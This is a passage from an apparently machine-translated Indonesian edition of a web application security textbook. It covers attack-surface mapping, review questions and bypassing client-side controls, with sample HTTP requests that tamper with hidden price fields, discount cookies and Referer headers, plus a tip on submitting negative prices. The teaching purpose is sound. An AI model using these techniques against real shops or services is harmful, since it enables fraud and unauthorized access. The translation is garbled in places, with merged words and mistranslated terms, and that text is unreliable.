informasi debug verbose kepada pengguna (lihat Bab 15). Dalam situasi ini, dimungkinkan untuk mengumpulkan informasi dari pesan kesalahan yang dikembalikan di satu area dan menerapkannya ke area lain di mana kesalahan ditangani dengan baik. Misalnya, dengan memanipulasi parameter permintaan secara sistematis dan memantau pesan kesalahan yang diterima, dimungkinkan untuk menentukan struktur internal dan logika komponen aplikasi. Jika Anda beruntung, aspek struktur ini dapat direplikasi di daerah lain.

LANGKAH HACK

1. Cobalah untuk mengidentifikasi lokasi mana pun di dalam aplikasi yang mungkin berisi petunjuk tentang struktur internal dan fungsionalitas area lain.
2. Mungkin tidak mungkin menarik kesimpulan tegas di sini; namun, kasus yang teridentifikasi mungkin berguna pada tahap selanjutnya dari serangan saat Anda mencoba mengeksloitasi potensi kerentanan.

Mengisolasi Perilaku Aplikasi Unik

Terkadang situasinya berlawanan dengan yang baru saja dijelaskan. Dalam banyak aplikasi yang aman atau matang, kerangka kerja yang konsisten digunakan yang mencegah berbagai jenis serangan, seperti pembuatan skrip lintas situs, injeksi SQL, dan akses tidak sah. Dalam kasus ini, area yang paling bermanfaat untuk berburu kerentanan umumnya adalah bagian dari aplikasi yang telah ditambahkan secara retrospektif, atau "dipasang", dan karenanya tidak ditangani oleh kerangka keamanan umum aplikasi. Selain itu, mereka mungkin tidak terikat dengan benar ke dalam aplikasi melalui autentikasi, manajemen sesi, dan kontrol akses. Ini sering dapat diidentifikasi melalui perbedaan tampilan GUI, konvensi penamaan parameter, atau secara eksplisit melalui komentar dalam kode sumber.

LANGKAH HACK

1. Catat setiap fungsionalitas yang menyimpang dari tampilan GUI standar, penamaan parameter, atau mekanisme navigasi yang digunakan dalam aplikasi lainnya.
2. Juga catat fungsionalitas yang mungkin telah ditambahkan secara retrospektif. Contohnya termasuk fungsi debug, kontrol CAPTCHA, pelacak penggunaan, dan kode pihak ketiga.
3. Lakukan tinjauan lengkap atas area ini, dan jangan berasumsi bahwa pertahanan standar yang digunakan di tempat lain dalam aplikasi berlaku.


Memetakan Permukaan Serangan

Tahap akhir dari proses pemetaan adalah mengidentifikasi berbagai permukaan serangan yang dieksploitasi oleh aplikasi dan potensi kerentanan yang umumnya terkait dengan masing-masingnya. Berikut adalah panduan kasar untuk beberapa jenis perilaku dan fungsionalitas utama yang dapat Anda identifikasi, dan jenis kerentanan yang paling sering ditemukan di masing-masingnya. Sisa dari buku ini berkaitan dengan detail praktis tentang bagaimana Anda dapat mendeteksi dan mengeksploitasi setiap masalah ini:

- Validasi sisi klien — Pemeriksaan mungkin tidak direplikasi di server
- Interaksi basis data — injeksi SQL
- Pengunggahan dan pengunduhan file — Jalur kerentanan traversal, skrip lintas situs tersimpan
- Tampilan data yang disediakan pengguna — Pembuatan skrip lintas situs
- Pengalihan dinamis — Pengalihan dan serangan injeksi tajuk
- Fitur jejaring sosial — pencacahan nama pengguna, skrip lintas situs tersimpan
- Login — Pencacahan nama pengguna, kata sandi lemah, kemampuan untuk menggunakan kekerasan
- Login bertingkat — Kelemahan logika
- Status sesi — Token yang dapat diprediksi, penanganan token yang tidak aman
- Kontrol akses — Eskalasi hak istimewa secara horizontal dan vertikal
- Fungsi peniruan identitas pengguna — Eskalasi hak istimewa
- Penggunaan komunikasi teks-jelas — Pembajakan sesi, penangkapan kredensial, dan data sensitif lainnya
- Tautan di luar situs — Kebocoran parameter string kueri diPerujuk tajuk
- Antarmuka ke sistem eksternal — Pintasan dalam penanganan sesi dan/atau kontrol akses
- Pesan kesalahan — Kebocoran informasi
- Interaksi email — Injeksi email dan/atau perintah
- Komponen atau interaksi kode asli — Buffer overflows
- Penggunaan komponen aplikasi pihak ketiga — Kerentanan yang diketahui
- Perangkat lunak server web yang dapat diidentifikasi — Kelemahan konfigurasi umum, bug perangkat lunak yang diketahui

Pemetaan t

Memiliki peta
bisa jadi foll



Gambar 4-15:Permukaan serangan diekspos oleh aplikasi EIS

/autentikasidirektori berisi fungsi otentifikasi. Tinjauan lengkap semua fungsi autentikasi, penanganan sesi, dan kontrol akses bermanfaat, termasuk serangan penemuan konten lebih lanjut.

Dalam /intopath, halaman sitestats tampaknya menerima array parameter yang dibatasi oleh karakter pipa (|). Seperti halnya serangan berbasis input konvensional, nilai lain bisa bersifat brute-force, seperti sumber, lokasi, Dan AKU P,dalam upaya mengungkapkan lebih banyak informasi tentang pengguna lain atau tentang halaman yang ditentukan dipageID.Dimungkinkan juga untuk mengetahui informasi tentang

sumber daya yang tidak dapat diakses atau untuk mencoba opsi wildcard di ID halaman, seperti pageID=semua atau pageID=*. Akhirnya, karena diamati pageID value berisi garis miring, ini mungkin menunjukkan sumber daya sedang diambil dari sistem file, dalam hal ini kemungkinan serangan traversal jalur.

/gbpath berisi buku tamu situs. Mengunjungi halaman ini menyarankan digunakan sebagai forum diskusi, dimoderatori oleh administrator. Pesan dimoderasi, tetapi login dilewatimbasuk=benarberarti bahwa penyerang dapat mencoba untuk menyetujui pesan jahat (untuk mengirimkan serangan skrip lintas situs, misalnya) dan membaca pesan pribadi pengguna lain ke administrator.

/rumahpath tampaknya menyimpan konten pengguna yang diautentikasi. Ini bisa menjadi dasar yang baik untuk upaya meluncurkan serangan eskalasi hak istimewa horizontal untuk mengakses informasi pribadi pengguna lain dan untuk memastikan bahwa kontrol akses ada dan ditegakkan di setiap halaman.

Tinjauan singkat menunjukkan bahwa /ikonDan /gambar-gambarjalur menyimpan konten statis. Mungkin layak untuk memaksakan nama ikon yang dapat menunjukkan perangkat lunak pihak ketiga, dan memeriksa pengindeksan direktori pada direktori ini, tetapi sepertinya tidak ada upaya yang signifikan.

/pubpath berisi sumber daya bergaya REST di bawah /pub/mediaDan /pub/ pengguna. Serangan brute-force dapat digunakan untuk menemukan halaman profil pengguna aplikasi lain dengan menargetkan nilai numerik di /pub/pengguna/11. Fungsionalitas jejaring sosial seperti ini dapat mengungkapkan informasi pengguna, nama pengguna, dan status logon pengguna lain.

/tokopath berisi situs belanja online dan memiliki banyak URL. Namun, mereka semua memiliki struktur yang serupa, dan penyerang mungkin dapat menyelidiki semua permukaan serangan yang relevan hanya dengan melihat satu atau dua item. Proses pembelian mungkin mengandung kelemahan logika yang menarik yang dapat dieksloitasi untuk mendapatkan diskon yang tidak sah atau menghindari pembayaran.

LANGKAH HACK

- 1. Memahami fungsionalitas inti yang diimplementasikan dalam aplikasi dan mekanisme keamanan utama yang digunakan.**
- 2. Identifikasi semua fitur fungsionalitas dan perilaku aplikasi yang sering dikaitkan dengan kerentanan umum.**
- 3. Periksa kode pihak ketiga terhadap database kerentanan publik seperti www.osvdb.org untuk menentukan masalah yang diketahui.**
- 4. Merumuskan rencana serangan, memprioritaskan fungsionalitas yang tampak paling menarik dan yang paling serius dari potensi kerentanan terkait.**

Ringkasan

Memetakan aplikasi adalah prasyarat utama untuk menyerangnya. Mungkin tergoda untuk menyelami dan mulai menyelidiki bug, tetapi meluangkan waktu untuk mendapatkan pemahaman yang baik tentang fungsionalitas aplikasi, teknologi, dan permukaan serangan akan membawa hasil.

Seperti hampir semua peretasan aplikasi web, pendekatan yang paling efektif adalah dengan menggunakan teknik manual yang dilengkapi dengan otomatisasi terkontrol jika sesuai. Tidak ada alat yang sepenuhnya otomatis dapat melakukan pemetaan aplikasi secara menyeluruh dengan cara yang aman. Untuk melakukan ini, Anda perlu menggunakan tangan Anda dan memanfaatkan pengalaman Anda sendiri. Metodologi inti yang telah kami uraikan melibatkan hal-hal berikut:

- Penjelajahan manual dan spidering yang diarahkan pengguna untuk menghitung konten dan fungsionalitas aplikasi yang terlihat
- Penggunaan kekuatan kasar dikombinasikan dengan inferensi dan intuisi manusia untuk menemukan konten tersembunyi sebanyak mungkin
- Analisis cerdas dari aplikasi untuk mengidentifikasi fungsionalitas, perilaku, mekanisme keamanan, dan teknologi utamanya
- Penilaian permukaan serangan aplikasi, menyoroti fungsi dan perilaku yang paling menjanjikan untuk penyelidikan yang lebih terfokus ke dalam kerentanan yang dapat dieksloitasi

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Saat memetakan aplikasi, Anda menemukan URL berikut:

<https://wahh-app.com/CookieAuth.dll?GetLogon?curl=Z2Fdefault.aspx>

Informasi apa yang dapat Anda simpulkan tentang teknologi yang digunakan di server dan bagaimana perilakunya?

2. Aplikasi yang Anda targetkan mengimplementasikan fungsionalitas forum web.

Inilah satu-satunya URL yang Anda temukan:

<http://wahh-app.com/forums/ucp.php?mode=daftar>

Bagaimana Anda bisa mendapatkan daftar anggota forum?

3. Saat memetakan aplikasi, Anda menemukan URL berikut:

`https://wahh-app.com/public/profile/Address. asp?
action=view&lokasi
= bawaan`

Informasi apa yang dapat Anda simpulkan tentang teknologi sisi server? Apa yang dapat Anda duga tentang konten dan fungsi lain yang mungkin ada?

4. Respons server web mencakup tajuk berikut:

Server: Apache-Coyote/1.1

Apa yang ditunjukkan di sini tentang teknologi yang digunakan di server?

5. Anda memetakan dua aplikasi web yang berbeda, dan Anda meminta URL-nya /admin.cpf dari setiap aplikasi. Header respons yang dikembalikan oleh setiap permintaan ditampilkan di sini. Dari tajuk ini saja, apa yang dapat Anda simpulkan tentang keberadaan sumber daya yang diminta dalam setiap aplikasi?

HTTP/1.1 200 oke

Server: Microsoft-IIS/5.0 Kedaluwarsa: Sen, 20 Jun
2011 14:59:21 GMT Konten-Lokasi: [\[app.com/includes/error.htm?404\]\(http://wahh-app.com/includes/error.htm?404\); http://wahh-app.com/admin.cpf Tanggal: Senin,
20 Juni 2011 14:59:21 GMT](http://wahh-</p></div><div data-bbox=)

Tipe-Konten: teks/html

Rentang-Terima: byte

Konten-Panjang: 2117

HTTP/1.1 401 Server Tidak Sah:

Apache-Coyote/1.1

WWW-Otentikasi: Ranah Dasar="Situs Administrasi Wahh" Tipe-Konten: teks/
html; charset=utf-8

Konten-Panjang: 954

Tanggal: Sen, 20 Jun 2011 15:07:27 GMT

Sambungan: tutup

Melewati Sisi Klien Kontrol

Bab 1 menjelaskan bagaimana masalah keamanan inti dengan aplikasi web muncul karena klien dapat mengirimkan input secara sewenang-wenang. Terlepas dari kenyataan ini, sebagian besar aplikasi web bergantung pada berbagai tindakan yang diterapkan di sisi klien untuk mengontrol data yang mereka kirimkan ke server. Secara umum, ini merupakan kelemahan keamanan mendasar: pengguna memiliki kontrol penuh atas klien dan data yang dikirimkannya dan dapat melewati kontrol apa pun yang diterapkan di sisi klien dan tidak direplikasi di server.

Aplikasi mungkin bergantung pada kontrol sisi klien untuk membatasi input pengguna dalam dua cara yang luas. Pertama, aplikasi dapat mengirimkan data melalui komponen klien menggunakan mekanisme yang diasumsikan akan mencegah pengguna memodifikasi data tersebut saat aplikasi nanti membacanya. Kedua, aplikasi dapat menerapkan langkah-langkah di sisi klien yang mengontrol interaksi pengguna dengan kliennya sendiri, dengan tujuan membatasi fungsionalitas dan/atau menerapkan kontrol seputar input pengguna sebelum dikirimkan. Ini dapat dicapai dengan menggunakan fitur formulir HTML, skrip sisi klien, atau teknologi ekstensi browser.

Bab ini melihat contoh dari setiap jenis kontrol sisi klien dan menjelaskan cara untuk melewatinya.

Mengirimkan Data Melalui Klien

Adalah umum untuk melihat aplikasi meneruskan data ke klien dalam bentuk yang tidak dapat dilihat atau diubah oleh pengguna akhir secara langsung, dengan harapan bahwa data ini akan dikirim kembali ke server dalam permintaan berikutnya. Seringkali, pengembang aplikasi hanya berasumsi bahwa mekanisme transmisi yang digunakan akan memastikan bahwa data yang dikirimkan melalui klien tidak akan diubah selama proses berlangsung.

Karena semua yang dikirimkan dari klien ke server berada dalam kendali pengguna, asumsi bahwa data yang dikirimkan melalui klien tidak akan dimodifikasi biasanya salah dan seringkali membuat aplikasi rentan terhadap satu atau lebih serangan.

Anda mungkin bertanya-tanya mengapa, jika server mengetahui dan menentukan item data tertentu, aplikasi perlu mengirimkan nilai ini ke klien dan kemudian membacanya kembali. Nyatanya, menulis aplikasi dengan cara ini seringkali lebih mudah bagi pengembang karena berbagai alasan:

- Ini menghilangkan kebutuhan untuk melacak semua jenis data dalam sesi pengguna. Mengurangi jumlah data per sesi yang disimpan di server juga dapat meningkatkan performa aplikasi.
- Jika aplikasi disebarluaskan pada beberapa server berbeda, dengan pengguna berpotensi berinteraksi dengan lebih dari satu server untuk melakukan tindakan multilangkah, mungkin tidak mudah untuk berbagi data sisi server antara host yang mungkin menangani permintaan pengguna yang sama. Menggunakan klien untuk mengirimkan data dapat menjadi solusi yang menggoda untuk masalah tersebut.
- Jika aplikasi menggunakan komponen pihak ketiga mana pun di server, seperti keranjang belanja, memodifikasi komponen ini mungkin sulit atau tidak mungkin dilakukan, jadi mengirimkan data melalui klien mungkin merupakan cara termudah untuk mengintegrasikannya.
- Dalam beberapa situasi, pelacakan sepotong data baru di server mungkin memerlukan pembaruan API sisi server inti, sehingga memicu proses manajemen perubahan formal yang lengkap dan pengujian regresi. Menerapkan solusi yang lebih sedikit demi sedikit yang melibatkan transmisi data sisi klien dapat menghindari hal ini, sehingga tenggang waktu yang ketat dapat dipenuhi.

Namun, mentransmisikan data sensitif dengan cara ini biasanya tidak aman dan telah menjadi penyebab kerentanan aplikasi yang tak terhitung jumlahnya.

Bidang Formulir Tersembunyi

Bidang formulir HTML tersembunyi adalah mekanisme umum untuk mentransmisikan data melalui klien dengan cara yang tidak dapat dimodifikasi secara dangkal. Jika suatu bidang ditandai sebagai tersembunyi, bidang itu tidak ditampilkan di layar. Namun, nama dan nilai bidang disimpan dalam formulir dan dikirim kembali ke aplikasi saat pengguna mengirimkan formulir.

Contoh klasik dari celah keamanan ini adalah aplikasi ritel yang menyimpan harga pada hari-hari awal aplikasi web, dan kation, v ini telah dihilangkan

Pada hari-hari awal aplikasi web, dan tidak pernah memiliki dalam bentuk apapun.

Please enter the required quantity:

Product: iPhone Ultimate
Price: 449
Quantity: (Maximum quantity is 50)
Buy

Gambar 5-1:Bentuk HTML biasa

Kode di balik formulir ini adalah sebagai berikut:

```
<form method="post" action="Shop.aspx?prod=1"> Produk:  
iPhone 5 <br/>  
Harga: 449 <br/>  
Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50) <br/>  
  
<input type="hidden" name="price" value="449"> <input  
type="submit" value="Buy">  
</bentuk>
```

Perhatikan bidang formulir yang disebut harga, yang ditandai sebagai tersembunyi. Bidang ini dikirim ke server saat pengguna mengirimkan formulir:

```
POST /shop/28/Shop.aspx?prod=1 HTTP/1.1 Host:  
mdsec.net  
Content-Type: application/x-www-form-urlencoded Content-  
Length: 20  
  
kuantitas=1&harga=449
```

COBALAH!

<http://mdsec.net/shop/28/>


walaupun harga field tidak ditampilkan di layar, dan pengguna tidak dapat mengeditnya, ini semata-mata karena aplikasi telah menginstruksikan browser untuk menyembunyikan field. Karena semua yang terjadi di sisi klien pada akhirnya berada dalam kendali pengguna, batasan ini dapat dielakkan untuk mengedit harga.

Salah satu cara untuk melakukannya adalah dengan menyimpan kode sumber untuk halaman HTML, mengedit nilai bidang, memuat ulang sumber ke dalam browser, dan mengklik tombol Beli. Namun, metode yang lebih mudah dan elegan adalah dengan menggunakan proxy pencegat untuk memodifikasi data yang diinginkan dengan cepat.

Proxy pencegat sangat berguna saat menyerang aplikasi web dan merupakan alat yang sangat diperlukan yang Anda butuhkan. Banyak alat seperti itu tersedia. Kami akan menggunakan Burp Suite, yang ditulis oleh salah satu penulis buku ini.

Proxy berada di antara browser web Anda dan aplikasi target. Itu memotong setiap permintaan yang dikeluarkan untuk aplikasi, dan setiap respons diterima kembali, baik untuk HTTP maupun HTTPS. Itu dapat menjebak pesan yang dicegat untuk diperiksa atau dimodifikasi oleh pengguna. Jika Anda belum pernah menggunakan proxy pencegat sebelumnya, Anda dapat membaca lebih lanjut tentang bagaimana mereka berfungsi, dan bagaimana mengonfigurasi dan bekerja, di Bab 20.

Sekali masuk
dapat menjebak
nilai, sebagai sho



Gambar 5-2:Memodifikasi nilai bidang formulir tersembunyi menggunakan proxy pencegat

Jika aplikasi memproses transaksi berdasarkan harga yang diajukan, Anda dapat membeli produk dengan harga pilihan Anda.

TIP Jika Anda menemukan aplikasi yang rentan dengan cara ini, lihat apakah Anda dapat mengirimkan jumlah negatif sebagai harganya. Dalam beberapa kasus, aplikasi sebenarnya telah menerima transaksi menggunakan harga negatif. Penyerang menerima pengembalian uang ke kartu kreditnya dan juga barang yang dia pesan — situasi win-win, jika memang ada.

Cookie HTTP

Mekanisme umum lainnya untuk mentransmisikan data melalui klien adalah cookie HTTP. Seperti bidang formulir tersembunyi, biasanya ini tidak ditampilkan di layar, dan pengguna tidak dapat mengubahnya secara langsung. Mereka dapat, tentu saja, dimodifikasi menggunakan proxy pencegat, dengan mengubah respons server yang menetapkannya atau permintaan klien selanjutnya yang mengeluarkannya.

Pertimbangkan variasi berikut pada contoh sebelumnya. Setelah pelanggan masuk ke aplikasi, dia menerima respons berikut:

```
HTTP/1.1 200 oke
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
...
...
```

IniDiskonSetujucookie menunjukkan kasus klasik mengandalkan kontrol sisi klien (fakta bahwa cookie biasanya tidak dapat dimodifikasi) untuk melindungi data yang dikirimkan melalui klien. Jika aplikasi mempercayai nilai dariDiskonSetuju cookie ketika dikirimkan kembali ke server, pelanggan dapat memperoleh diskon sewenang-wenang dengan mengubah nilainya. Misalnya:

```
POST /shop/92/Shop.aspx?prod=3 HTTP/1.1 Host:
mdsec.net
Cookie: DiscountAgreed=25
Content-Length: 10

kuantitas = 1
```

COBALAH!
http://mdsec.net/shop/92

Parameter URL

Aplikasi sering mengirimkan data melalui klien menggunakan parameter URL prasetel. Misalnya, saat pengguna menelusuri katalog produk, aplikasi mungkin memberinya hyperlink ke URL seperti berikut:

```
http://mdsec.net/shop/?prod=3&pricecode=32
```

Saat URL yang berisi parameter ditampilkan di bilah lokasi browser, parameter apa pun dapat dimodifikasi dengan mudah oleh pengguna mana pun tanpa menggunakan alat. Namun, dalam banyak kasus aplikasi mungkin berharap bahwa pengguna biasa tidak dapat melihat atau mengubah parameter URL:

- Di mana gambar yang disematkan dimuat menggunakan URL yang berisi parameter
- Di mana URL yang berisi parameter digunakan untuk memuat konten bingkai

- Di mana formulir menggunakan thePOSmetode dan URL targetnya berisi parameter yang telah ditetapkan
- Di mana aplikasi menggunakan jendela pop-up atau teknik lain untuk menyembunyikan bilah lokasi browser

Tentu saja, dalam kasus seperti itu, nilai parameter URL apa pun dapat dimodifikasi seperti yang telah dibahas sebelumnya menggunakan proxy pencegat.

Header Perujuk

Browser termasukPerujukheader dalam sebagian besar permintaan HTTP. Ini digunakan untuk menunjukkan URL halaman dari mana permintaan saat ini berasal — baik karena pengguna mengklik hyperlink atau mengirimkan formulir, atau karena halaman tersebut mereferensikan sumber lain seperti gambar. Oleh karena itu, dapat dimanfaatkan sebagai mekanisme untuk mengirimkan data melalui klien. Karena URL yang diproses oleh aplikasi berada dalam kendalinya, pengembang dapat menganggap bahwaPerujuk header dapat digunakan untuk menentukan URL mana yang menghasilkan permintaan tertentu.

Misalnya, pertimbangkan mekanisme yang memungkinkan pengguna menyetel ulang kata sandi jika mereka lupa. Aplikasi mengharuskan pengguna untuk melanjutkan melalui beberapa langkah dalam urutan yang ditentukan sebelum mereka benar-benar mengatur ulang nilai kata sandi mereka dengan permintaan berikut:

```
DAPATKAN /auth/472/CreateUser.ashx HTTP/1.1
Host: mdsec.net
Referensi: https://mdsec.net/auth/472/Admin.ashx
```

Aplikasi dapat menggunakanPerujuktajuk untuk memverifikasi bahwa permintaan ini berasal dari tahap yang benar (Admin.ashx). Jika ya, pengguna dapat mengakses fungsionalitas yang diminta.

Namun, karena pengguna mengontrol setiap aspek dari setiap permintaan, termasuk header HTTP, kontrol ini dapat dengan mudah dilakukan dengan melanjutkan langsung ke CreateUser.ashx dan menggunakan proxy pencegat untuk mengubah nilai Perujuktajuk ke nilai yang dibutuhkan aplikasi.

ItuPerujuktajuk sangat opsional menurut standar w3.org. Oleh karena itu, meskipun sebagian besar browser mengimplementasikannya, menggunakan untuk mengontrol fungsionalitas aplikasi harus dianggap sebagai peretasan.

COBALAH!

<http://mdsec.net/auth/472/>

MITOS UMUM

Sering diasumsikan bahwa tajuk HTTP entah bagaimana lebih "tahan kerusakan" daripada bagian lain dari permintaan, seperti URL. Ini dapat mengarahkan pengembang untuk mengimplementasikan fungsionalitas yang mempercayai nilai yang dikirimkan dalam header seperti Kue kering Dan Perjuksaat melakukan validasi yang tepat untuk data lain seperti parameter URL. Namun, persepsi ini salah. Mengingat banyaknya alat pencegat proxy yang tersedia secara bebas, peretas amatir mana pun yang menargetkan aplikasi dapat mengubah semua permintaan data dengan mudah. Ini seperti anggapan ketika guru datang untuk mengeledah meja Anda, lebih aman menyembunyikan pistol air Anda di laci bawah, karena dia perlu membungkuk lebih jauh untuk menemukannya.

LANGKAH HACK

1. Temukan semua contoh dalam aplikasi di mana bidang formulir tersembunyi, cookie, dan parameter URL tampaknya digunakan untuk mengirimkan data melalui klien.
2. Mencoba untuk menentukan atau menebak peran item dalam logika aplikasi, berdasarkan konteks kemunculannya dan petunjuk seperti nama parameter.
3. Memodifikasi nilai item dengan cara yang relevan dengan tujuannya dalam aplikasi. Pastikan apakah aplikasi memproses nilai arbitrer yang dikirimkan dalam parameter, dan apakah ini membuat aplikasi rentan terhadap kerentanan apa pun.

Data Buram

Terkadang, data yang dikirimkan melalui klien tidak dapat dipahami secara transparan karena telah dienkripsi atau dikaburkan dengan cara tertentu. Misalnya, alih-alih melihat harga produk yang disimpan di bidang tersembunyi, Anda mungkin melihat nilai samar yang dikirimkan:

```
<form method="post" action="Shop.aspx?prod=4"> Produk:  
Nokia Infinity <br/>  
Harga: 699 <br/>  
Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50) <br/>  
  
<input type="hidden" name="price" value="699"> <input  
type="hidden" name="pricing_token"  
value="E76D213D291B8F216D694A34383150265C989229"> <input  
type="kirim" value="Beli">  
</bentuk>
```

Ketika hal ini diamati, Anda dapat menyimpulkan bahwa ketika formulir dikirimkan, aplikasi sisi server memeriksa integritas string buram, atau bahkan mendekripsi atau menghilangkan penyamarannya untuk melakukan beberapa pemrosesan pada nilai teks biasa. Pemrosesan lebih lanjut ini mungkin rentan terhadap segala jenis bug. Namun, untuk menyelidiki dan mengeksplorasi ini, pertama-tama Anda harus menyelesaikan muatan Anda dengan tepat.

COBALAH!

<http://mdsec.net/shop/48/>

CATAT. Item data buram yang dikirimkan melalui klien sering menjadi bagian dari mekanisme penanganan sesi aplikasi. Token sesi yang dikirim dalam cookie HTTP, token anti-CSRF yang dikirimkan dalam bidang tersembunyi, dan token URL satu kali untuk mengakses sumber daya aplikasi, semuanya merupakan target potensial untuk gangguan sisi klien. Banyak pertimbangan khusus untuk jenis token ini, seperti yang dibahas secara mendalam di Bab 7.

LANGKAH HACK

Dihadapkan dengan data buram yang dikirim melalui klien, beberapa jalur serangan dimungkinkan:

1. Jika Anda mengetahui nilai teks biasa di balik string buram, Anda dapat mencoba menguraikan algoritma obfuscation yang digunakan.
2. Seperti dijelaskan dalam Bab 4, aplikasi mungkin berisi fungsi di tempat lain yang dapat Anda manfaatkan untuk mengembalikan string buram yang dihasilkan dari sepotong teks biasa yang Anda kontrol. Dalam situasi ini, Anda mungkin dapat langsung mendapatkan string yang diperlukan untuk mengirimkan muatan arbitrer ke fungsi yang Anda targetkan.
3. Bahkan jika string buram tidak dapat ditembus, dimungkinkan untuk memutar ulang nilainya dalam konteks lain untuk mencapai efek berbahaya. Misalnya, harga_tokenparameter dalam bentuk yang ditampilkan sebelumnya mungkin berisi versi terenkripsi dari harga produk. Meskipun tidak mungkin menghasilkan persamaan terenkripsi dengan harga arbitrer pilihan Anda, Anda mungkin dapat menyalin harga terenkripsi dari produk lain yang lebih murah dan mengirimkannya sebagai gantinya.
4. Jika semuanya gagal, Anda dapat mencoba untuk menyerang logika sisi server yang akan mendekripsi atau mengaburkan string buram dengan mengirimkan variasi bentuk yang salah — misalnya, berisi nilai yang terlalu panjang, set karakter yang berbeda, dan sejenisnya.

Kondisi Tampilan ASP.NET

Salah satu mekanisme yang biasa ditemui untuk mentransmisikan data buram melalui klien adalah ASP.NET Kondisi Tampilan. Ini adalah bidang tersembunyi yang dibuat secara default di semua aplikasi web ASP.NET. Ini berisi informasi serial tentang

keadaan halaman saat ini. Platform ASP.NET mempekerjakan kondisi tampilan untuk meningkatkan kinerja server. Ini memungkinkan server untuk mempertahankan elemen dalam antarmuka pengguna di seluruh permintaan berturut-turut tanpa perlu mempertahankan semua informasi status yang relevan di sisi server. Misalnya, server dapat mengisi daftar drop-down berdasarkan parameter yang dikirimkan oleh pengguna. Saat pengguna membuat permintaan selanjutnya, browser tidak mengirimkan konten daftar kembali ke server. Namun, browser mengirimkan yang tersembunyi kondisi tampilan field, yang berisi bentuk serial dari daftar. Server melakukan deserialisasi kondisi tampilan dan membuat ulang daftar yang sama yang disajikan kepada pengguna lagi.

Selain tujuan inti dari kondisi tampilan, pengembang dapat menggunakananya untuk menyimpan informasi sewenang-wenang di seluruh permintaan yang berurutan. Misalnya, daripada menyimpan harga produk di bidang formulir tersembunyi, aplikasi mungkin menyimpannya di kondisi tampilan sebagai berikut:

```
string harga = getHarga(prodno);
ViewState.Add("harga", harga);
```

Formulir yang dikembalikan ke pengguna sekarang terlihat seperti ini:

```
<form method="post" action="Shop.aspx?prod=3"> <input type="hidden"
name="__VIEWSTATE" id="__VIEWSTATE" value="
wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNIBQMzOTIkZA==" /> Produk: HTC
Avalanche <br/>
Harga: 399 <br/>
Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50) <br/>
<input type="kirim" value="Beli"> </form>
```

Saat pengguna mengirimkan formulir, browsernya mengirimkan yang berikut ini:

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1 Host:
mdsec.net
Content-Type: application/x-www-form-urlencoded Content-
Length: 77
__VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNIBQMzOTIkZA%3D%3D&
kuantitas=1
```

